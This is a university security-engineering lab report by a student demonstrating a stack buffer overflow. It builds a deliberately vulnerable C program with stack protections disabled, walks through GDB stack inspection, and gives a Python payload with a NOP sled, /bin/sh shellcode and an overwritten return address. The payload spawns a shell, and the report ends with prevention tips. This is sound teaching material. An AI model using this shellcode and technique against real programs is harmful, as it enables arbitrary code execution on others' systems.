SECURITY ENGINEERING – CS353

Buffer Overflow Attack

NAME: SAI TARUN PARASA

ROLLNO: 20BCS096

BUFFER OVERFLOW:

A buffer overflow occurs when the amount of data written to a memory location exceeds the amount data allocated. This can result in data corruption, program crashes, or even malicious code execution.

MEMORY ALLOCATION:

To understand buffer overflow, we should know how a program gets allocated in the memory location. In C program, it allocates memory on the stack, at compile time and on the heap, at run time.


- To declare a variable on the stack: **int num = 10;**
- To declare a variable on the heap: **int* ptr = malloc (10 * sizeof(int));**

Generally, Buffer overflows can occur on the stack which is stack overflow or on the heap which is heap overflow. Highly stack overflows are more commonly exploited than heap overflows.

Stacks contain a series of nested functions, each of which returns the address of the calling function, to which the stack should return once the function has completed. This return address can be replaced with an instruction to execute malicious code instead.

STACK OVERFLOWS:

Stack overflows are the most common type of buffer overflow exploited.



When we run an executable code, it creates a process, and each process has its own stack. As the main function is executed, the process will discover new local variables (which will be pushed to the top of the stack) and calls to other functions (which will create a new stack frame).

STACK FRAME:

A Call stack is essentially the assembler code for a specific program. Call stack is a collection of variables and stack frames that tell the computer how to execute instructions.

Each function that hasn't yet finished executing will have its own stack frame, with the function that is currently executing at the top of the stack.

To keep track of these executions, a computer keeps several pointers in memory:

- **Stack Pointer:** Pointer which points to the top of the process call stack.
- **Instruction Pointer:** Points to the address of the next CPU instruction that will be executed.
- **Base Pointer:** Points to the current stack frame's base.

Example Buffer Overflow Vulnerability (C):

Simple example which reads an arbitrary amount of data to understand Buffer overflow.

First, create a make file to disable the protections and run the file.

```
sai@Tarun:~/Desktop/SE$ cat Makefile
bufferoverflow: bufferoverflow.c
        gcc -g -fno-stack-protector -z execstack -m32 -no-pie bufferoverflow.c -
o bufferoverflow
sai@Tarun:~/Desktop/SE$ make
make: 'bufferoverflow' is up to date.
```

Here, we use 4 parameters in this command,

- **-fno-stack-protector** - Disables all of the stack protections.
- **-z execstack** - Makes the stack executable.
- **-o bufferoverflow** - Specifies the name of the binary after compilation.
- **-m32** - Helps to run code with 32-bit machine.

Now, this is our Target Program

```
sai@Tarun: ~/Desktop/SE
#include"stdio.h"
#include"string.h"

int copier(char *str){
        char buf[256];
        strcpy(buf,str);
}

int main(int argc, char *argv[]){
        copier(argv[1]);
        printf("Done\n");

}
```

For compilation of this program, we will use GNU Compiler Collection (GCC). Make a file with the above program and store it giving it the name **bufferoverflow.c**

We now need to compile it and generate the executable binary. So, we use the following command to do that.

```
sai@Tarun:~/Desktop/SE$ gcc -g bufferoverflow.c
```

Now give a sample input strings with size less than buffer size followed by size more than buffer size,

```
sai@Tarun:~/Desktop/SE$ ./bufferoverflow AAAAA
Done
sai@Tarun:~/Desktop/SE$ ./bufferoverflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

Now, using GDB debugger we can debug the code using breakpoints;

```
sai@Tarun:~/Desktop/SE$ gdb ./bufferoverflow
GNU gdb (Ubuntu 12.0.90-0ubuntu1) 12.0.90
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bufferoverflow...
(gdb) list
1       #include"stdio.h"
2       #include"string.h"
3
4       int copier(char *str){
5               char buf[256];
6               strcpy(buf,str);
7       }
8
9       int main(int argc, char *argv[]){
10              copier(argv[1]);
(gdb)
```

Using a breakpoint at line 5 and running the code with input string,

```
(gdb) b 5
Breakpoint 1 at 0x804919a: file bufferoverflow.c, line 6.
(gdb) run AAAAA
Starting program: /home/sai/Desktop/SE/bufferoverflow AAAAA
```

Using another breakpoint at line 7 and running the code with input string which exceeds the limit of buffer size to get the exact return address, The input (AAAAA…..AA) is called payload. This will raise a segmentation fault.

```
(gdb) b 7
Breakpoint 2 at 0x80491b1: file bufferoverflow.c, line 7.
(gdb) run $(python2 -c 'print "A"*264')
```

Continue the running of code in background,

```
(gdb) c
Continuing.
```

But this is not the exact address. Our payload is successfully overwriting the return address. We need to exactly get pin pointed memory location where our program is going.

So, we use a command **disassemble main** to get the exact location of return address.

```
Dump of assembler code for function main:
   0x080491b7 <+0>:     lea    0x4(%esp),%ecx
   0x080491bb <+4>:     and    $0xfffffff0,%esp
   0x080491be <+7>:     push   -0x4(%ecx)
   0x080491c1 <+10>:    push   %ebp
   0x080491c2 <+11>:    mov    %esp,%ebp
   0x080491c4 <+13>:    push   %ebx
   0x080491c5 <+14>:    push   %ecx
   0x080491c6 <+15>:    call   0x80490c0 <__x86.get_pc_thunk.bx>
   0x080491cb <+20>:    add    $0x2e35,%ebx
   0x080491d1 <+26>:    mov    %ecx,%eax
   0x080491d3 <+28>:    mov    0x4(%eax),%eax
   0x080491d6 <+31>:    add    $0x4,%eax
   0x080491d9 <+34>:    mov    (%eax),%eax
   0x080491db <+36>:    sub    $0xc,%esp
   0x080491de <+39>:    push   %eax
   0x080491df <+40>:    call   0x8049186 <copier>
   0x080491e4 <+45>:    add    $0x10,%esp
   0x080491e7 <+48>:    sub    $0xc,%esp
   0x080491ea <+51>:    lea    -0x1ff8(%ebx),%eax
   0x080491f0 <+57>:    push   %eax
   0x080491f1 <+58>:    call   0x8049060 <puts@plt>
   0x080491f6 <+63>:    add    $0x10,%esp
   0x080491f9 <+66>:    mov    $0x0,%eax
   0x080491fe <+71>:    lea    -0x8(%ebp),%esp
   0x08049201 <+74>:    pop    %ecx
   0x08049202 <+75>:    pop    %ebx
   0x08049203 <+76>:    pop    %ebp
   0x08049204 <+77>:    lea    -0x4(%ecx),%esp
   0x08049207 <+80>:    ret
End of assembler dump.
```

As it can be seen, we are calling **copier** function which is located at the memory location **0x080491df**.

Now **0x080491e4**, this is our vulnerable function that is going to overwrite all our memory addresses.

Use the **info registers esp** command to check the status of the registers of the machine.

```
(gdb) info registers esp
esp            0xffffcfb0          0xffffcfb0
```

- We check value of any register using the **x $<register name>** command.
- If we want to dump a range of values, we use **x/<length>x $<register name>** command.

To check the contents of the stack, we used **x/120x $esp.**

```
(gdb) x/120x $esp
0xffffcfb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfe0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcff0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd000:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd010:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd020:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd030:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd040:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd050:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd060:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd070:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd080:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd090:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd0a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd0b0:     0x41414141      0x41414141      0xffffd000      0x080491e4
0xffffd0c0:     0xffffd368      0xf7fbe66c      0xf7fbeb10      0x080491cb
0xffffd0d0:     0xffffd0f0      0xf7fa4000      0xf7ffd020      0xf7d9b519
0xffffd0e0:     0xffffd344      0x00000070      0xf7ffd000      0xf7d9b519
0xffffd0f0:     0x00000002      0xffffd1a4      0xffffd1b0      0xffffd110
0xffffd100:     0xf7fa4000      0x080491b7      0x00000002      0xffffd1a4
0xffffd110:     0xf7fa4000      0xffffd1a4      0xf7ffcb80      0xf7ffd020
0xffffd120:     0x8c4b5af5      0xc08310e5      0x00000000      0x00000000
0xffffd130:     0x00000000      0xf7ffcb80      0xf7ffd020      0xbbabe000
0xffffd140:     0xf7ffda40      0xf7d9b4a6      0xf7fa4000      0xf7d9b5f3
0xffffd150:     0x00000000      0x0804bf10      0xffffd1b0      0xf7ffd020
0xffffd160:     0x00000000      0xf7fd8ff4      0xf7d9b56d      0x0804c000
```

Now, we can observe the memory overflow because most of the stack is filled with 41.

We know that computer understands instruction in binary, hexadecimal or octa decimal.

Now all the **41** are preceded by **0x** which means that all these instructions are in hexadecimal.

By checking the ASCII table, we can find the value of hexadecimal 41, that the value of this is character A.

Now, use the shell code which is used to overwrite the return address with the target address in the stack.

```
(gdb) run $(python2 payload.py)
The program being debugged has been started already.
```

Code Used in payload.py file:

```
sai@Tarun: ~/Desktop/SE
#!/usr/bin/python

nops = '\x90' * 64

shellcode = (
    '\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
    '\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
    '\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80')

padding =  "A"* (268-64-32)

eip = '\xb0\xcf\xff\xff'

print nops + shellcode + padding + eip

~
~
~
```

Next, continue the running of program in background and use command **x/120x $esp** to see the attack of overwriting the addresses.

```
(gdb) c
Continuing.
```

```
(gdb) x/120x $esp
0xffffcfa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcfe0:     0xc389c031      0x80cd17b0      0x6852d231      0x68732f6e
0xffffcff0:     0x622f2f68      0x52e38969      0x8de18953      0x80cd0b42
0xffffd000:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd010:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd020:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd030:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd040:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd050:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd060:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd070:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd080:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd090:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd0a0:     0x41414141      0x41414141      0x41414141      0xffffcfb0
0xffffd0b0:     0xffffd300      0xf7fbe66c      0xf7fbeb10      0x080491cb
```

The exploit code executes and now we can observe the previous address location got changed with **0xffffcfb0**. And the shell code replaced the addresses correctly.

To observe the attack is working, now run the payload.py file and continue the program running and then attack starts working.

```
Continuing.
process 16425 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No source file named /home/sai/Desktop/SE/bufferoverflow.c.
Error in re-setting breakpoint 2: No source file named /home/sai/Desktop/SE/bufferoverflow.c.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$
```

Now Shell created successfully, we can check the shell process using command **ps** which shows the process id's of bash, gdb, shell and the processes.

```
$ ps
[Detaching after vfork from child process 16454]
    PID TTY          TIME CMD
  16005 pts/3    00:00:00 bash
  16153 pts/3    00:00:00 gdb
  16425 pts/3    00:00:00 sh
  16454 pts/3    00:00:00 ps
$
```

HOW TO PREVENT BUFFER OVERFLOW ATTACKS:

- Performing routine source code auditing.
- Handling safe String functions such as strncat instead of strcat, strncpy instead of strcpy, etc.
- Maintain Code Quality.
- Providing training including bounds checking, use of unsafe functions, and group standards.

CONCLUSION:

Buffer overflow attacks are the most common, accounting for nearly half of all public exploits. These threats are dangerous not only to user applications but also to operating systems. It is impossible to successfully prevent Buffer Overflow attacks without security testing and code auditing to ensure code quality.